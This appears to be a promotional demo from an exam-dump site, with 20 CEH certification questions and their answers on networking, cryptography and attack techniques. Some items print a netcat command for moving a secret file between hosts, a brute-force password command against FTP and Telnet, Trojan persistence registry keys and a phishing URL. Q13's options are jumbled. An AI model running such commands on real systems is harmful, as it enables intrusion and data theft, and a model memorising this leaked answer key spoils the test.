DUMPSARENA

Ethical Hacking and Countermeasures V8

ECCouncil EC0-350

Version Demo

Total Demo Questions: 20

Total Premium Questions: 878

Buy Premium PDF

https://dumpsarena.co

sales@dumpsarena.co

sales@dumpsarena.co
dumpsarena.co

Topic Break Down

Topic	No. of Questions
Topic 1, Volume A	99
Topic 2, Volume B	100
Topic 3, Volume C	100
Topic 4, Volume D	100
Topic 5, Volume E	100
Topic 6, Volume F	100
Topic 7, Volume G	100
Topic 8, Volume H	179
Total	878

QUESTION NO: 1

A certified ethical hacker (CEH) is approached by a friend who believes her husband is cheating. She offers to pay to break into her husband's email account in order to find proof so she can take him to court. What is the ethical response?

A. Say no; the friend is not the owner of the account.

B. Say yes; the friend needs help to gather evidence.

C. Say yes; do the job for free.

D. Say no; make sure that the friend knows the risk she's asking the CEH to take.

ANSWER: A

QUESTION NO: 2

You just purchased the latest DELL computer, which comes pre-installed with Windows 7, McAfee antivirus software and a host of other applications. You want to connect Ethernet wire to your cable modem and start using the computer immediately. Windows is dangerously insecure when unpacked from the box, and there are a few things that you must do before you use it.

A. New installation of Windows should be patched by installing the latest service packs and hotfixes

B. Key applications such as Adobe Acrobat, Macromedia Flash, Java, Winzip etc., must have the latest security patches installed

C. Install a personal firewall and lock down unused ports from connecting to your computer

D. Install the latest signatures for Antivirus software

E. Configure "Windows Update" to automatic

F. Create a non-admin user with a complex password and logon to this account

G. You can start using your computer as vendors such as DELL, HP and IBM would have already installed the latest service packs.

ANSWER: A C D E F

QUESTION NO: 3

What tool can crack Windows SMB passwords simply by listening to network traffic?

Select the best answer.

A. This is not possible

B. Netbus

C. NTFSDOS

D. L0phtcrack

ANSWER: D

QUESTION NO: 4

What makes web application vulnerabilities so aggravating? (Choose two)

A. They can be launched through an authorized port.

B. A firewall will not stop them.

C. They exist only on the Linux platform.

D. They are detectable by most leading antivirus software.

ANSWER: A B

QUESTION NO: 5

Which of the following levels of algorithms does Public Key Infrastructure (PKI) use?

A. RSA 1024 bit strength

B. AES 1024 bit strength

C. RSA 512 bit strength

D. AES 512 bit strength

ANSWER: A

QUESTION NO: 6

What flags are set in a X-MAS scan?(Choose all that apply.

A. SYN

B. ACK

C. FIN

D. PSH

E. RST

F. URG

ANSWER: C D F

QUESTION NO: 7

What two things will happen if a router receives an ICMP packet, which has a TTL value of 1, and the destination host is several hops away? (Select 2 answers)

A. The router will discard the packet

B. The router will decrement the TTL value and forward the packet to the next router on the path to the destination host

C. The router will send a time exceeded message to the source host

D. The router will increment the TTL value and forward the packet to the next router on the path to the destination host.

E. The router will send an ICMP Redirect Message to the source host

ANSWER: A C

QUESTION NO: 8

What port number is used by Kerberos protocol?

A. 88

B. 44

C. 487

D. 419

ANSWER: A

QUESTION NO: 9

Which of the following tools can be used to perform a zone transfer?

A. NSLookup

B. Finger

C. Dig

D. Sam Spade

E. Host

F. Netcat

G. Neotrace

ANSWER: A C D E

QUESTION NO: 10

If you send a SYN to an open port, what is the correct response?(Choose all correct answers.

A. SYN

B. ACK

C. FIN

D. PSH

ANSWER: A B

QUESTION NO: 11

Bob reads an article about how insecure wireless networks can be. He gets approval from his management to implement a policy of not allowing any wireless devices on the network. What other steps does Bob have to take in order to successfully implement this? (Select 2 answer.)

A. Train users in the new policy.

B. Disable all wireless protocols at the firewall.

C. Disable SNMP on the network so that wireless devices cannot be configured.

D. Continuously survey the area for wireless devices.

ANSWER: A D

QUESTION NO: 12

You receive an email with the following messagE.

Hello Steve,

We are having technical difficulty in restoring user database record after the recent blackout. Your account data is corrupted. Please logon to the SuperEmailServices.com and change your password.

http://www.supermailservices.com@0xde.0xad.0xbe.0xef/support/logon.htm

If you do not reset your password within 7 days, your account will be permanently disabled locking you out from our e-mail services.

Sincerely,

Technical Support

SuperEmailServices

From this e-mail you suspect that this message was sent by some hacker since you have been using their e-mail services for the last 2 years and they have never sent out an e-mail such as this. You also observe the URL in the message and confirm your suspicion about 0xde.0xad.0xbde.0xef which looks like hexadecimal numbers. You immediately enter the following at Windows 2000 command prompt:

Ping 0xde.0xad.0xbe.0xef

You get a response with a valid IP address.

What is the obstructed IP address in the e-mail URL?

A. 222.173.190.239

B. 233.34.45.64


C. 54.23.56.55

D. 199.223.23.45

ANSWER: A

QUESTION NO: 13

Which of the following Registry location does a Trojan add entries to make it persistent on Windows 7? (Select 2 answers)



A. HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
B.HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\System32\CurrentVersion\ Run

B. HKEY_CURRENT_USER\Software\Microsoft\Windows\System32\CurrentVersion\Run

C. HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run

ANSWER: A C

QUESTION NO: 14

An attacker runs netcat tool to transfer a secret file between two hosts.

Machine A. netcat -l -p 1234 < secretfile

Machine B. netcat 192.168.3.4 > 1234

He is worried about information being sniffed on the network. How would the attacker use netcat to encrypt the information before transmitting onto the wire?

A. Machine netcat -l -p -s password 1234 < testfile
Machine B. netcat 1234

B. Machine A. netcat -l -e magickey -p 1234 < testfile
Machine B. netcat 1234

C. Machine A. netcat -l -p 1234 < testfile -pw password
Machine B. netcat 1234 -pw password

D. Use cryptcat instead of netcat

ANSWER: D

QUESTION NO: 15

A Certificate Authority (CA) generates a key pair that will be used for encryption and decryption of email. The integrity of the encrypted email is dependent on the security of which of the following?

A. Public key

B. Private key

C. Modulus length

D. Email server certificate

ANSWER: B

QUESTION NO: 16

Most cases of insider abuse can be traced to individuals who are introverted, incapable of dealing with stress or conflict, and frustrated with their job, office politics, and lack of respect or promotion. Disgruntled employees may pass company secrets and intellectual property to competitors for monitory benefits.

Here are some of the symptoms of a disgruntled employeE.

a. Frequently leaves work early, arrive late or call in sick

b. Spends time surfing the Internet or on the phone

c. Responds in a confrontational, angry, or overly aggressive way to simple requests or comments

d. Always negative; finds fault with everything

These disgruntled employees are the biggest threat to enterprise security. How do you deal with these threats? (Select 2 answers)

A. Limit access to the applications they can run on their desktop computers and enforce strict work hour rules

B. By implementing Virtualization technology from the desktop to the data centre, organizations can isolate different environments with varying levels of access and security to various employees

C. Organizations must ensure that their corporate data is centrally managed and delivered to users just and when needed

D. Limit Internet access, e-mail communications, access to social networking sites and job hunting portals

ANSWER: B C

QUESTION NO: 17

Finding tools to run dictionary and brute forcing attacks against FTP and Web servers is an easy task for hackers. They use tools such as arhontus or brutus to break into remote servers.

```
CEH# ./rpa
Remote Password Assassin V 1.0
Roses Labs / w00w00
Usage: ./rpa <host> (options)
Options:
-l : Login file to use.
-s : Use the same login.
-c : Password file to use.
-r : Attack FlowPoint Router.
-t : Attack Telnet Port.
-f : Attack FTP Port.
-p : Attack POP Port.
CEH# ./rpa 10.0.0.34 -t -f -c passwords.txt -s linksys
```

A command such as this, will attack a given 10.0.0.34 FTP and Telnet servers simultaneously with a list of passwords and a single login namE. linksys. Many FTP-specific password-guessing tools are also available from major security sites.

What defensive measures will you take to protect your network from these attacks?

A. Never leave a default password

B. Never use a password that can be found in a dictionary

C. Never use a password related to your hobbies, pets, relatives, or date of birth.

D. Use a word that has more than 21 characters from a dictionary as the password

E. Never use a password related to the hostname, domain name, or anything else that can be found with whois

ANSWER: A B C E

QUESTION NO: 18

What does FIN in TCP flag define?

A. Used to abort a TCP connection abruptly

B. Used to close a TCP connection

C. Used to acknowledge receipt of a previous packet or transmission

D. Used to indicate the beginning of a TCP connection

ANSWER: B

QUESTION NO: 19

Which of the following is NOT true of cryptography?

A. Science of protecting information by encoding it into an unreadable format

B. Method of storing and transmitting data in a form that only those it is intended for can read and process

C. Most (if not all) algorithms can be broken by both technical and non-technical means

D. An effective way of protecting sensitive information in storage but not in transit

ANSWER: D

QUESTION NO: 20

In which step Steganography fits in CEH System Hacking Cycle (SHC)

A. Step 2: Crack the password

B. Step 1: Enumerate users

C. Step 3: Escalate privileges

D. Step 4: Execute applications

E. Step 5: Hide files

F. Step 6: Cover your tracks

ANSWER: E